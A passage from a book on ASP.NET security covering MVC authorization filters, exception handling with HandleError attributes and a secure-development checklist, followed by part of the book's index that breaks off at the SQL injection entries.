                Inherited=true, AllowMultiple=false)]
public class NoSundayAccessAttribute : FilterAttribute, IAuthorizationFilter
{
    public void OnAuthorization(AuthorizationContext filterContext)
    {
        if (DateTime.Now.DayOfWeek == DayOfWeek.Sunday)
        {
            filterContext.Result = new ContentResult
                { Content = "It's Sunday, get some rest" };
        }
    }
}
```

Setting the`Result` on `AuthorisationContext` stops the execution of any remaining action filters, and execution jumps and calls `ExecuteResult` on the result you set within the filter. If you apply the `[NoSundayAccess]` attribute to an action and attempt to access it, you will see that, if it's Sunday, a message appears telling you to get some rest.

ERROR HANDLING WITH ASP.NET MVC

In an ideal world, your application will never error. But for safety's sake, you should assume that, at some point, an exception will occur that you don't catch, and the usual ASP.NET error process begins. Obviously, you will want to log errors in case they reveal attack attempts. There are two ways to do this: the `OnException` method in Controller, and implementing an exception filter.

`Controller.OnError` is called when any unhandled exception is thrown from an action. To use it, simply override the method in your controller like so:

```
protected override void OnException(ExceptionContext filterContext)
{
    // Log the error somehow then continue
    ...
    // Mark the error as handled and switch execution to the error view
    filterContext.ExceptionHandled = true;
    this.View("Error").ExecuteResult(
        filterContext.Controller.ControllerContext);
}
```

If you forget to mark the exception as handled, your users will see the normal ASP.NET error page.

One drawback of using`Controller.OnError` is that the code to handle the exception (via logging or any other method) is built into your Controller. But handling exceptions is another example of an orthogonal concern that would be common to all Controllers.

As before, with authorization, ASP.NET MVC provides you with a filter, `IExceptionFilter`, to handle errors. A `HandleError` attribute is also provided, which allows you to nominate a view to be displayed should a particular exception occur. For example, the following code will load the `CustomError` view when the `productId` argument is empty:

```
[HandleError(ExceptionType=typeof(ArgumentException), View="ArgumentError")
public ActionResult ProductListing(string id)
{
    if (String.IsNullOrEmpty(id))
        throw new ArgumentNullException("id");
    return View();
}
```

If a null or empty string is passed to this action method, an `ArgumentNullException` is thrown. Because `ArgumentNullException` derives from `ArgumentException`, it will be handled by the exception filter.

It is possible to have multiple `HandleError` attributes on an action method, which allows for finer granularity in your error handling. When you add multiple exception filters, you should specify the order in which they are evaluated, placing the most specific types first. For example, consider the following snippet:

```
[HandleError(Order=1,
             ExceptionType=typeof(ArgumentNullException),
             View="MissingArgumentError")
[HandleError(Order=2,
             ExceptionType=typeof(ArgumentException),
             View="ArgumentError")
public ActionResult ProductListing(string id)
{
    if (String.IsNullOrEmpty(id))
        throw new ArgumentNullException("id");
    return View();
}
```

Here, the first filter is more specific than the second, catching the `ArgumentNullException` and displaying the `MissingArguementError` view. Let's say that you switched the order around like so:

```
[HandleError(Order=1,
             ExceptionType=typeof(ArgumentException),
             View="ArgumentError")
[HandleError(Order=2,
             ExceptionType=typeof(ArgumentNullException),
             View="MissingArgumentError")
public ActionResult ProductListing(string id)
{
    if (String.IsNullOrEmpty(id))
        throw new ArgumentNullException("id");
    return View();
}
```

Here, the error resulting from a null `id` parameter would be caught by the first filter, because `ArgumentNullException` derives from `ArgumentException` .

When a HandleError filter handles an exception, it creates an instance of the HandleErrorInfo class, and sets the Model property on the view to be rendered. You can then use this to access information about the error, the name of the action that threw the exception, the name of the controller within which the action is contained, and the exception itself: The following snippet shows a view that accesses these properties:

```
<h2>CustomErrorView</h2>
<p>
 Controller: <%=((HandleErrorInfo)ViewData.Model).ControllerName %>
</p>
<p>
 Action: <%=((HandleErrorInfo)ViewData.Model).ActionName %>
</p>
<p>
 Message: <%=((HandleErrorInfo)ViewData.Model).Exception.Message %>
</p>
<p>
 Stack Trace: <%=((HandleErrorInfo)ViewData.Model).Exception.StackTrace %>
</p>
```

Because you have the complete exception and information about where the error originated, you can add logging code to your error pages in order to help you track down problems, and to help you watch for potential attacks.

A CHECKLIST FOR SECURE DEVELOPMENT WITH THE ASP.NET MVC FRAMEWORK

The following is a checklist of items to consider when developing an application with ASP.NET MVC:

- *Always encode your output when adding it to your View.*—Encoding your output will protect you against XSS attacks.
- *Protect your POST actions with an anti-forgery token .*— An anti-forgery token will protect you from CSRF, but remember that it is a two-step process: add the form to the token and apply the `[ValidateAntiForgeryToken]` attribute to your action.
- *Secure your model binding.*— Whitelist the properties binding to avoid malicious updates by the inclusion of extra input fields.
- *Perform authorization on actions in your Controller, not based upon URLs.*— Authorization rules based on URLs may not work because you can create multiple routes to a Controller.
- *Use filters to provide common exception handing and custom authorization logic.* — Placing common code like this in a filter allows for it to be reused across multiple Controllers and actions.

INDEX

Numbers

404 status codes, 344

A

access. *see also* authorization
  of applications to files, 215–216
  to certificates' private keys, 141–142
  checks on, 216–218
  of code. *see* Code Access Security (CAS)
  to databases. *see* databases, accessing
  to existing files, 207–212
  to files, generally, 180–183
  to files, on local systems, 306–309
  to files, on remote systems, 218
  to folders, 180–183
  to HTML DOM, 303–304
  issues in, 8–9
  to URLs, 11
  to user names, 269
  to Web and Web services, 312–313
  `web.config` and, 172–173
Access Control Lists (ACLs), 337
ACLs (Access Control Lists), 337
ActionFilter, 394
actions, authorizing, 392–393
Active Directory (AD), 196, 218
Active Directory Federation Services (ADFS), 362–363
AD (Active Directory), 196, 218
ADFS (Active Directory Federation Services), 362–363
Advanced Encryption Standard (AES), 126
AES (Advanced Encryption Standard), 126
AJAX applications security
  authentication and authorization in, 313–314
  checklist for, 314
  introduction to, 290
  Same Origin Policy for, 292–293
  ScriptManager in, generally, 296–299
  ScriptManager in, security considerations, 299–301
  update panel in, generally, 293–296
  update panel in, security considerations, 299–301
  XMLHttpRequest objects in, 291–292
Ajax Security, 290
Al Azbir, Omar, 219
algorithms
  for hashing, 118–120
  Rijndael, 126–128
  RSA, 246
  in Silverlight, 309
  for symmetric encryption, 126–127
`<allow>`, 173
`AllowPartiallyTrustedCallers`, 325–326
American National Institute of Standards and Technology (NIST), 126
American National Security Agency, 120
anti-leeching checks, 217–218
Anti-XSS Library, 47–50
application identities, 307
application pools, 214, 335–337
architecture, 290
ASP.NET overview
  AJAX framework in. *see* AJAX applications security
  events in, 30–33
  history in, 15
  HTML and, 22–29
  HTTP and, 15–22, 34–36, 74–75
  membership provider, 270–271
  MVC Framework in. *see* Model-View-Controller (MVC) Framework
  pipeline model of, 34, 74–75
  security basics, defined, 13
  summary of, 37
  tracing facility in, 102–104
  Web basics in, 30
asymmetric encryption
  acquiring certificates for, 136–138
  certificates' private keys, access to, 141–142
  of data, 138–140
  decrypting data in, 140
  detecting data changes and, 140–141
  example of, 143–146
  keys for XML documents, 242–245
  `MAKECERT` in, 142–143
  overview of, 133–134
  in SQL Server security, 204–205

asymmetric encryption (*continued*)
test certificates, creating, 142
without certificates, 134–136
asymmetric keys, 246–248
asynchronous emails, 100–102
attacks. *see also* hacking
anatomy of, 2–5
CSRF. *see* Cross Site Request Forgery (CSRF) attacks
Denial of Service. *see* Denial of Service (DoS) attacks
Distributed Denial of Service attacks, 6
header-splitting, 84
one-click, 92–94
Path Traversal, 67
replay, 92
traversal, 67, 222
XSS. *see* Cross-Site-Scripting (XSS)
auditing, 277–280
authentication. *see also* authorization
in AJAX framework, 313–314
broken, 11
checklist for, 183–184
cookies in, 69–71
in cryptography, 118
current user names for, 269
custom user name validation class in, 271–272
denying user access with, 217
form-based. *see* forms authentication
in Internet services security, 267–269
in intranet services, 272
in Live ID, 379–382
with membership provider, 270–271
with Model-View-Controller Framework, 392–395
modes of, 154
in Rich Internet Applications, 313–314
in Silverlight applications, 313–314
third-party and forms, 382–383
of user names, 152–154
Windows-based. *see* Windows authentication
authenticators, 203–204
authorization. *see also* authentication
for access to files and folders, 180–183
in AJAX framework, 313–314
checklist for, 183–184
with Model-View-Controller Framework, 392–395
programmatic checking of users and roles in, 183–184
in Rich Internet Applications, 313–314
role-based. *see* role-based authorization
securing object references in, 183–184
in Silverlight applications, 313–314
of user names, 152, 172–173
in Windows Communication Foundation, 273–274
authorization filters, 394–395
Azure, 374

B

Baier, Dominick, 363, 374
Baker, Caleb, 363
behavior attributes, 281–282, 285
Beres, Jason, 290
Bertocci, Vittorio, 363
bin segments, 343
bindings
in HTTP, 354
in Model-View-Controller Framework, 389–390
in Windows Communication Foundation, 262
black-listing approach, 48
block ciphers, 124
botnets, 6
Breach Security Inc., 5–6
Bridge, HTML, 302–306
browser add-ins, 41
browser caching, 94–95
browser information
avoiding mistakes with, generally, 83–84
checklist for, 85, 116
input types and, 65–66
introduction to, 65
request forgeries and. *see* Cross Site Request Forgery (CSRF) attacks
bulletin boards, 387–388
Bustamante, Michelle Leroux, 255

C

Cameron, Kim, 361, 363
CardSpace, 362, 365–373
CAS (Code Access Security). *see* Code Access Security (CAS)
Cazzulino, Daniel, 237
CCV (credit card verification) code, 99
Certificate Authority (CA)
introduction to, 136–139
in Secure Sockets Layer, 352–353
testing, 354–356
using, 351–352
certificates in asymmetric encryption
acquiring, 136–138
overview of, 136
private keys of, 141–142
testing, 142
certificates in Internet Information Server (IIS)
HTTPS, configuring sites for, 354
introduction to, 351–352
SSL certificates, requesting, 352–353
test certification authority of, 354–356
CGI (Common Gateway Interface), 84
change detection
in asymmetric encryption, 140–141
in forms authentication, 167

in symmetric encryption, 129–130
in trust levels, 327–328
Chappell, David, 364
checklists
for AJAX framework, 314
for authentication, 183–184
for authorization, 183–184
for browser information, 85, 116
for database access, 205
for encryption, 148
for events, 83–84, 116
for file systems, 224
for form fields, 83–84
for forms, 116
for Internet Information Server, 357
for Model-View-Controller Framework, 398
overview of, 12
for query strings, 83–84, 116
for Rich Internet Applications, 314
for Silverlight applications, 314
for Windows Communication Foundation, 287–288
for XML, 252
cipher block chaining, 124
Claims, 374
claims about user identities, 362–365
claims-aware Web sites, 363–365
claims identities, 373–374
class inheritance, 302
clear text, 117–121
Client Authentication, 379
client credentials, 262–263
client-side validation, 61
client test code, 258–259
`clientaccesspolicy.xml`, 312–313
clients, defined, 15
CLR (Common Language Runtime), 119, 300. *see also* CoreCLR security model
Code Access Security (CAS)
checklist for, 327–328
in file systems, 215–216
in Internet Information Server, 337
introduction to, 315
overview of, 316–318
permission classes in, 317–318
trust levels in. *see* trust levels
code, defined, 10
Common Gateway Interface (CGI), 84
Common Language Runtime (CLR), 119, 300. *see also* CoreCLR security model
Common Weakness Enumeration site, 68
`CompareValidator`, 59–60
compatibility mode, 313
Conery, Rob, 385
confidentiality, 118
config file passwords, 114–116
constraining input, 50–52
consumers, defined, 107
control properties, 47
controllers in MVC Framework, 392–393
controlling information. *see* information control
cookies
in authentication, 69–71
Cross Site Request Forgery, 78–80
as input type, 65
protecting, 52–53
session, 72
CoreCLR security model, 301–302. *see also* Common Language Runtime (CLR)
credit card verification (CCV) code, 99
critical code, 301–302
Croney, Joe, 290
Cross Site Request Forgery (CSRF) attacks
cookies in, 78–80
defined, 11
HTTP modules vs.. *see* HTTP modules
introduction to, 69–71
mitigating against, generally, 71
modules vs., generally, 80
MVC Framework vs., 387
overview of, 69–71
Cross-Site-Scripting (XSS)
cookies in, 52
defined, 11
dynamic content and, 45
MVC Framework vs., 386–387
types of attacks in, 41–42
Web pages and, 42–46
cryptographically secure pseudo-random number generators (CSPRNG), 122–123
cryptography. *see also* encryption
defined, 9
functions of, 118
RSA. *see* RSA cryptography
in Silverlight applications security, 309–311
storage, 11
CSPRNG (cryptographically secure pseudo-random number generators), 122–123
CSRF (Cross Site Request Forgery) attacks. *see* Cross Site Request Forgery (CSRF) attacks
currency converters, 28
current users, 269, 393–394
customizing
authorization filters, 394–395
trust levels, 339–340
user name validation classes, 271–272
validation controls, 60–61
`CustomValidator`, 60–61

D

Dabirsiaghi, Arshan, 173
Daemen, Joan, 126
Data Protection API (DPAPI), 147

data sharing using WCF. *see* Windows Communication Foundation (WCF)
databases, accessing, 198
  adding users for, 197
  checklist for, 205
  introduction to, 185–186
  parameterized queries in, 191–192
  SQL injection vulnerability in, demonstrating, 186–190
  SQL injection vulnerability in, fixing, 190–194
  SQL permissions for, 196–198
  stored procedures in, 192–194
  without passwords, 194–196
DDoS (Distributed Denial of Service) attacks, 6
declarative demands, 321
decryption
  in asymmetric encryption, 140
  of `config` files, 114–116
  in symmetric encryption, 128–129
  X509 certificates for, 245–246
  of XML, with asymmetric keys, 242
  of XML, with asymmetric private keys, 244–245
  of XML, with symmetric keys, 241–242
defaults, defined, 9
defense, defined, 8
Delegated Authentication, 379
Denial of Service (DoS) attacks
  distributed, 6
  in file systems security, 223–224
  in user input security, 42
denied requests, 344
`<deny>`, 173
detecting changes
  in asymmetric encryption, 140–141
  in forms authentication, 167
  in symmetric encryption, 129–130
  in trust levels, 327–328
development with MVC Framework. *see* Model-View-Controller (MVC) Framework
diagnostics, 279–280
"Digital Identity for .NET Applications: A Technology Overview", 364
direct object references, 211
Distributed Denial of Service (DDoS) attacks, 6
Document Object Model (DOM), 303–306
document type definitions (DTDs), 226
documents in XML. *see* XML (Extensible Markup Language) security
DOM (Document Object Model), 303–306
`DoNotOpenAuth`, 378–379
DoS (Denial of Service) attacks. *see* Denial of Service (DoS) attacks
double-encoded requests, 341
downloadability of files, 216
DPAPI (Data Protection API), 147
DTDs (document type definitions), 226
dynamic content, defined, 45
dynamic SQL stored procedures, 200–201

E

echoing, 41–45
`Echoservice`, 256–259
encryption. *see also* cryptography
  asymmetric. *see* asymmetric encryption
  checklist for, 148
  of `config` files, 114–116
  introduction to, 117–118
  overview of, 124
  pass phrase, 202
  in SQL Server security, 201–205
  symmetric. *see* symmetric encryption
  Windows Data Protection API for, 147
  of XML documents, generally, 238
entity headers, 19
error handling
  improper, 11
  introduction to, 95–97
  in Model-View-Controller Framework, 395–397
  optimizing, 97–98
error messages, 389–392
events
  in ASP.NET, generally, 30–33
  buttons and, 30–31
  checklist for, 83–84, 116
  as input type, 65–66
  introduction to, 65
  protecting, generally, 81–83
  request forgeries and. *see* Cross Site Request Forgery (CSRF) attacks
  tracing, 31–33
  validation in, 81–83
Evjen, Bill, 225
Express user instances, 200
Extensible Markup Language (XML). *see* XML (Extensible Markup Language) security

F

federated identities, 359–362
Felten, Edward W., 69
Ferguson, Niels, 118
Ferguson, Sam, 225
Fiddler, 20–27
file extensions, 341–342
file systems security
  access checks in, 216–218
  accessing existing files in, 180–183, 207–212
  anti-leeching checks for, 217–218
  application pool identities in, 214

applications accessing files in, 215–216
checklist for, 224
creating files in, 218–220
downloading files in, 216
introduction to, 207
naming of files in, 216
path traversals in, 210–212
remote file access in, 218
role checks for, 216–217
scripts in, 207–210
static files in, 213–216
upload control in, 220–224
filtering requests
based on file extensions, 341–342
based on HTTP verbs, 342
based on request headers, 343–344
based on request segments, 343
based on request size, 342
based on URL sequences, 343
double-encoded requests, 341
in HTML, 50–51
introduction to, 340–341
non-ASCII characters, requests with, 341
status codes returned to denied requests, 344
Firefox Tamper Data
accepting requests in, 388
introduction to, 29
vs. traversal attacks, 222
firewalls, 9
folder access, 180–183
forgeries. *see* Cross Site Request Forgery (CSRF) attacks
form fields
checklist for, 83–84
as input type, 65–66
introduction to, 65
overview of, 68
request forgeries and. *see* Cross Site Request Forgery (CSRF) attacks
forms authentication
configuring, 154–158
defined, 154
membership settings in, 164–166
passwords in, 167
role configuration with, 174–175
SQL as membership store in, 158–160
third-party authentication and, 382–383
user creation, generally, 160–163
user creation, programmatically, 166–167
user storage in, 163–164
forms, controlling information leaks in. *see* information control
FQDNs (fully qualified domain names), 352–353
FrontPage, 112
Full Trust environments, 324–326
fully qualified domain names (FQDNs), 352–353

G

GAC (Global Assembly Cache), 324–326
Garcia, Raul, 205
`GET`
events and, 30–31
Fiddler for, 22–27
filtering requests to, 342
HTTP Handler and, 34
introduction to, 17–18
URLS and, 22
Global Assembly Cache (GAC), 324–326
Global Unique Identifier (GUID), 67
global.asax, 93
Google
hacking database of, 112
introduction to, 17–18
XSS vulnerability of, 42
Gras, Adriaan, 42
groups, in SQL Server, 197–198
GUID (Global Unique Identifier), 67
Guinness World Records, 55
Guthrie, Scott, 385

H

Haack, Phil, 385
hacking. *see also* attacks
anatomy of attacks in, 2–5
database of types of, 112
illegality of, 1–2
origins of, 5
report on, 6
Hanselman, Scott, 385
Hash-based Message Authentication Code (HMAC), 205
hashing
algorithms for, 118–120
introduction to, 117–118
overview of, 118–119
password protection with, 120–123
in Silverlight, 310–311
in SQL Server, 205
header-splitting attacks, 84
headers of requests, 19, 343–344
hidden form fields, 68
Hinkson, Grant, 290
HMAC (Hash-based Message Authentication Code), 205
Hoffman, Billy, 290
hooking, 74–76
Hotmail, 42
Howard, Michael, 39
HTML (Hypertext Markup Language)
Bridge in, 302–306
control properties requiring, 47
Document Object Model in, 303–306

HTML (Hypertext Markup Language) (*continued*)
source for demonstration pages, 31–33
tags in XSS attacks, 51–52
HTTP (Hypertext Transfer Protocol)
Ajax communication model vs., 291
defined, 3
Handler, 34–36
HTML Bridge and, 302–306
`HTTPOnly` cookies, 52–53
input types for, 65–66
in Internet Information Server, 342
introduction to, 15
modules in. *see* HTTP Modules
requests, responding to, 18–19
resources, requesting, 16–18
sniffing requests and responses, 19–22
`XMLHttpRequest` objects in, 291–292
HTTP Modules
adding hooks into page events in, 75–76
creating, 73–74
vs. CSRF attacks, generally, 72–73
dropping CSRF cookies, 78–80
hooking into ASP.NET pipeline, 74–75
in pipeline model, 34
registering, 76–78
summary of, 80
`HTTPOnly` cookies, 52–53
HTTPS (Hypertext Transfer Protocol Secure), 354
Hypertext Markup Language (HTML). *see* HTML (Hypertext Markup Language)
Hypertext Transfer Protocol (HTTP). *see* HTTP (Hypertext Transfer Protocol)
Hypertext Transfer Protocol Secure (HTTPS), 354

I

`IClaimPrincipal`, 373
`IDataErrorInfo`, 390–392
identity discovery, 152–154
identity providers (IPs), 360
identity selectors, 360–363, 365–373
`IEchoService`, 256
IETF (Internet Engineering Task Force), 16
`if` statements, 10
IIS (Internet Information Server). *see* Internet Information Server (IIS) security
IIS6, 34. *see also* Internet Information Server (IIS) security
IIS7. *see also* Internet Information Server (IIS) security
installing and configuring, 330–331
introduction to, 34
logging options in, 345–351
imperative demands, 319–320
impersonation, 171
Index Server, 114
indirect object references, 211
Information Cards, 361–363, 365–373
information control
browser caching in, 94–95
checklist for, 116
error handling in, 95–98
introduction to, 87
logging in, 95–97
logging errors in, 99–100
logging events in, 100–102
logging frameworks for, 108–112
monitoring applications in, 99–100
passwords in `config` files, protecting, 114–116
Performance Monitor for, 104–107
robots in, 113–114
search engines in, 112–113
special exceptions in, 98–99
tracing facility for, 102–104
`VIEWSTATE` for. *see* `VIEWSTATE`
Windows Event Log for, 99–100
Windows Management Interface for, 107–108
initialization vectors (IVs), 124–127
injection flaws, defined, 11. *see also* SQL (Structured Query Language) injection
input
defined, 39–41
in Model-View-Controller Framework, 386
types of, 65–66
of users. *see* user input security
validation of. *see* validation
insecure cryptographic storage, 118
insecure direct object references
defined, 11
in file systems, 209
in input, 66
inspectors
in ActionFilter, 394
IP address, 285–286
message, 283–286
parameter, 280–282
Installer Package, 106
integrated pipelines, 336
integrity, defined, 118
Internet Engineering Task Force (IETF), 16
Internet-facing WCF services. *see also* Windows Communication Foundation (WCF)
accessing current user names in, 269
adding authentication to, 267–269
configuring for transport security, 265–267
Internet Information Server (IIS) security
adding to, 263–264
application pools in, 335–337
authorization rules in, 180–183
certificates in. *see* certificates in Internet Information Server (IIS)
checklist for, 357
custom trust levels in, 339–340
denied requests in, 344

double-encoded requests in, 341
file extensions in, 341–342
filtering requests in, 340–344
global features in, 335
headers in, 343–344
HTTP verbs in, 342
HTTPS in, 354
IIS6, 34
IIS7. *see* IIS7
introduction to, 329–330
locking trust levels in, 338–339
log parser in, 344–351
mining log files in, 344–351
requests with non-ASCII characters in, 341
Role Services in, 331–334
segments in, 343
size in, 342
SSL certificates in, 352–353
status codes in, 344
test certification authority in, 354–356
trust levels in, configuring, 337–340
URL sequences in, 343
user creation in, 161–163
Windows authentication in, 168–171
Internet Protocol (IP) addresses, 16, 285–286
Internet services security. *see also* Windows Communication Foundation (WCF)
authentication in, generally, 267–269
authorization of operations in, 273–274
client programs in, 267
custom user name validation classes in, 271–272
intranet services authentication in, 272
introduction to, 263–265
membership provider for, 270–271
service hosts in, 266–267
transport security in, 265–267
user name authentication in, 269
intranet service authentication, 272
IP (Internet Protocol) addresses, 16, 285–286
IPs (identity providers), 360
isolated storage, 306–309
`IValidator` interface, 55–56
IVs (initialization vectors), 124–127

J

JavaScript Object Notation (JSON), 299
JSON (JavaScript Object Notation), 299

K

Kay, Michael, 225
keys
in asymmetric encryption, 134–135, 141–142
decryption of XML with, 244–245
in encryption algorithms, 126–127
`machinekey` element, 90–91
master, 129–132
private. *see* private keys
public, 133–135
RSA, 242–244
session, 129
signing XML documents with, 246–248
in symmetric encryption, 126–127, 238–242
user, 93–94
for XML documents, 238–242
Klein, Amit, 236
Klein, Scott, 255

L

leakage of information, 11. *see also* information control
Learning WCF, First Edition, 255
least privilege accounts, 198
LeBlanc, David, 39
Liberty Alliance, 361
Little, J. Ambrose, 290
Live ID
introduction to, 361
for third-party authentication, 379–382
URLS and, 380
local file systems, 306–309
locking trust levels, 338–339
Log Parser, 344–351
log4net, 109–112
logging
errors in, 99–100
events using email, 100–102
files for, 344–351
frameworks, 108–112
introduction to, 95–97
in Windows Communication Foundation, 277–280
login screens, 4–5
logins, 157–159
Love, Chris, 36

M

MAC (Message Authentication Code), 129–132
machine stores, 137
`machinekey` element, 90–91
`MAKECERT`, 142–143
malicious file execution, 11
managed cards, 366
Managed Pipeline, 335–336
Management Console, 137
Massachusetts Institute of Technology (MIT), 5
master keys, 129–132

Matt's Mail Script, 84
Medical Training Application Service (MTAS), 66
membership
  databases of, 159–160
  provider, 270–271
  settings for, 164–166
  stores of, 158–160
Message Authentication Code (MAC), 129–132
Message Digest algorithm 5 (MD5), 118–120
messages
  credential types of, 263
  inspectors of, 283–286
  security of, 260–261
  signing, 274–277
method override, 302
Microsoft Anti-XSS Library, 47–50
Microsoft ASP.NET AJAX framework. *see* AJAX applications security
Microsoft Claims, 374
Microsoft Index Server, 114
Microsoft Installer Package (MSI), 106
Microsoft Log Parser, 344–345
Microsoft Management Console (MMC), 137
Microsoft Passport, 361, 379
Microsoft Press, 7
Microsoft Service Trace Viewer, 280
Microsoft Silverlight. *see* Silverlight applications security
Microsoft UK Events Page, 1
MIME (Multipurpose Internet Mail Extensions), 211–212
minimum CAS permissions, 319–321
mining log files, 344–351
misinformation, 41
MIT (Massachusetts Institute of Technology), 5
mixed mode security, 261
MMC (Microsoft Management Console), 137
Model-View-Controller (MVC) Framework
  action authorization in, 392–393
  authentication with, 392–395
  authorization with, 392–395
  checklist for, 398
  controller authorization in, 392–393
  vs. Cross Site Request Forgery attacks, 387
  vs. Cross-Site-Scripting attacks, 386–387
  current user discovery in, 393–394
  error handling with, 395–397
  error messages in, 389–392
  filters in, 394–395
  input, generally, 386
  introduction to, 385–386
  model binding in, 387–388
  output, generally, 386
  public controller method in, 393
  validation in, 389–392
modules. *see* HTTP modules
monitoring applications, 99–100, 104–107
MSI (Microsoft Installer Package), 106
MTAS (Medical Training Application Service), 66
Multipurpose Internet Mail Extensions (MIME), 211–212
MVC (Model-View-Controller) Framework. *see* Model-View-Controller (MVC) Framework

N

names
  of files, 216, 341–342
  strong, 324–325
  of users. *see* user names
National Institute of Standards and Technology (NIST), 126
.Net 4 changes, 327–328
NIST (National Institute of Standards and Technology), 126
non-repudiation, 118, 133
normalization, 234

O

OASIS (Organization for Advancement of Structured Information Standards), 125
object references
  direct, 209–211
  indirect, 211
  insecure direct, 11, 66
  securing, 183–184
Object Relationship Mapping (ORM) tools, 198–199
Onion, Fritz, 88
Open Web Application Security Project (OWASP), 10–11, 118
OpenID
  accepting, 375–379
  introduction to, 374–375
  Security Assertion Markup Language in, 361–362
operating system security, 316–317
optional headers, 19
OrcsWeb, 91
Organization for Advancement of Structured Information Standards (OASIS), 125
ORM (Object Relationship Mapping) tools, 198–199
OWASP (Open Web Application Security Project), 10–11, 118

P

parameter inspectors, 280–282, 394
parameterized queries, 191–192
parsers, log, 344–351

parsers, XML, 227–234
pass phrase encryption, 202
passive SAML authentication, 362–364
Passport, 361, 379
passwords
  adding, 151–152
  authentication of. *see* authentication
  authorization of. *see* authorization
  in `config` files, 114–116
  for database access, 194–196
  in forms authentication, 167
  hashing and, 120–123
  salting, 121–123
  secure random number generation for, 121–123
  in SQL Server security, 194–196
path traversals, 67, 210–212
Performance Monitor, 104–107
permissions
  checks on, 322–323
  classes in, 317–318
  declarative requests for, 321
  failure of, 322
  imperative requests for, 320
  for SQL Server security, 196–198
PGP (Pretty Good Privacy), 134
phreakers, 5
pipeline
  hooking into, 74–75
  integrating, 336
  Managed, 335–336
  model of ASP.NET, 34
plain text, 117, 133
`POST`
  events and, 30–31
  Fiddler for, 22–27
  filtering requests to, 342
  HTTP Handler and, 34
  introduction to, 22
`Postback`, 32–33
Practical Cryptography, 118
Pretty Good Privacy (PGP), 134
Princeton University, 69
privacy, 259
private keys. *see also* keys
  in asymmetric encryption, 134–135, 141–142
  of certificates, 141–142
  defined, 133
  in XML, 244–245
privilege accounts, 198
PRNG (pseudo-random number generators), 121–122
Professional ASP.NET 3.5 Security, Membership and Role Management with C# and VB, 163
Professional ASP.NET MVC 1.0, 385
Professional Silverlight 2 for ASP.NET Developers, 290
Professional WCF Programming: .NET Development with the Windows Communication Foundation, 255
Professional XML, 225
`program.cs`, 258–259
provider/consumer model, 107–108
proxy servers, 19–20
pseudo-random number generators (PRNG), 121–122
public controller methods, 393
public keys, 133

Q

query strings
  checklist for, 83–84, 116
  as input type, 65–66
  introduction to, 65
  overview of, 66–67
  request forgeries and. *see* Cross Site Request Forgery (CSRF) attacks
querying XML, 234–237. *see also* XML (Extensible Markup Language) security

R

Rader, Devin, 290
rainbow tables, 121–123
`RangeValidator`, 58–59
RC2 algorithm, 126
recycling application pools, 337
registering HTTP modules, 76–78
`RegularExpressionValidator`, 59
relying parties (RPs), 360, 374
remote systems, 218
replay attacks, 92
Request Filter, 340–341
requests
  for comments, 16
  denied, 344
  filtering. *see* filtering requests
  forging. *see* Cross Site Request Forgery (CSRF) attacks
  `GET`. *see* `GET`
  headers of, 83
  HTTP, 18–22, 291–292
  with non-ASCII characters, 341
  `POST`. *see* `POST`
  for resources, 16–18
  segments of requests on, 343
  for SSL certificates, 352–353
  in Tamper Data, 388
`RequiredFieldValidator`, 58
resetting passwords, 167
RFCs (requests for comments), 16
RIA (Rich Internet Applications) security. *see* Rich Internet Applications (RIA) security
Rich Internet Applications (RIA) security
  AJAX applications in. *see* AJAX applications security
  architecture in, 290
  authentication and authorization in, 313–314

Rich Internet Applications (RIA) security (*continued*)
checklist for, 314
introduction to, 289–290
Silverlight applications in. *see* Silverlight applications security
Rijmen, Vincent, 126
Rijndael algorithm, 126–128
Rios, Bill, 42
risks vs. rewards, 5–6
Rivest, Ronald, 126
robots, 112–114
role-based authorization
defined, 174
form-based authentication configurations in, 174–175
managing role members programmatically, 179
managing roles programmatically, 177–178
managing roles with configuration tools, 176–177
Windows authentication with, 179
Role Services, 331–334
roles
authorization based on. *see* role-based authorization
checks on, 216–217
defined, 197
form-based authentication for, 174–175
managing programmatically, 177–178
managing with configuration tools, 176–177
members in, 179
programmatic checking of, 183–184
in SQL Server permissions, 197–198
in Windows Communication Foundation, 273–274
root authority, 142
RPs (relying parties), 360, 374
RSA cryptography
algorithm for, 246
class in, 135–136
keys in, 242–244

S

Safe Critical code, 301–302, 327–328
salting passwords, 121–123
SAM (Security Accounts Manager), 66
Same Origin Policy, 292–293
SAML (Security Assertion Markup Language). *see* Security Assertion Markup Language (SAML)
sandboxes, 316
schedulers, 220
Schnier, Bruce, 118
ScriptManager, 296–301
scripts
in Cross-Site-Scripting attacks. *see* Cross-Site-Scripting (XSS)
Matt's Mail, 84
serving files via, 207–210
in Silverlight, 305–306
SDL (Security Development Lifecycle), 7
search engines, 112–113
secure development with MVC Framework. *see* Model-View-Controller (MVC) Framework
Secure Hash Algorithm (SHA), 118–120
secure random number generation, 121–123
Secure Sockets Layer (SSL)
certificates in, 351, 352–353
IIS and, 264
in information control, 101
transport security in, 259
Security Accounts Manager (SAM), 66
Security Assertion Markup Language (SAML)
accepting Information Cards, 365–373
authentication in, 361–364
in claims-aware Web sites, 363–365
claims identities in, 373
introduction to, 359
passive authentication in, 362–364
third-party authentication in, 362
security auditing, 278
Security Development Lifecycle (SDL), 7
Security Identifiers (SIDs), 169
security modes in Windows Communication Foundation (WCF)
introduction to, 259
message, 260–261
mixed, 261
selecting, 261–262
transport, 259–260
security of user input. *see* user input security
Security Run-time Engine (SRE), 48–50
segments of requests, 343
self-issued cards, 366
self-signed certificates, 351–354
Serack, Garrett, 363
servers, defined, 15
service behavior attributes, 281–282, 285
Service Trace Viewer, 280
session cookies, 72
session keys, 129, 134–135
session management, defined, 11
SHA (Secure Hash Algorithm), 118–120
sharing data with WCF. *see* Windows Communication Foundation (WCF)
Sharkey, Kent, 225
shopping cart software, 68
SIDs (Security Identifiers), 169
signatures in asymmetric encryption, 143–146
signing messages, 274–277
signing XML documents
with asymmetric keys, 246–248
introduction to, 237
overview of, 251–252
with X509 certificates, 248–251

Silverlight applications security
  authentication and authorization in, 313–314
  checklist for, 314
  classes and members in, 304–306
  CoreCLR security model in, 301–302
  cryptography in, 309–311
  HTML Bridge in, 302–306
  HTML DOM in, 303–304
  introduction to, 301
  local file system access in, 306–309
  Web access in, 312–313
site identities, 307
size of requests, 342
sniffing HTTP requests and responses, 19–22
sniffing `UpdatePanel`, 293–296
SOAP faults, 286–287
special exceptions, 98–99
SQL (Structured Query Language)
  Express user instances, 200
  forms authentication in, 158–160
  injection attacks in. *see* SQL (Structured Query Language) injection
  permission for database access in, 196–198
  Server. *see* SQL (Structured Query Language) Server
  Slammer worm, 9
SQL (Structured Query Language) injection
  defined, 185
  example of, 4–5
  repairing vulnerabilities to, 190–194
  vulnerability to, 186–190
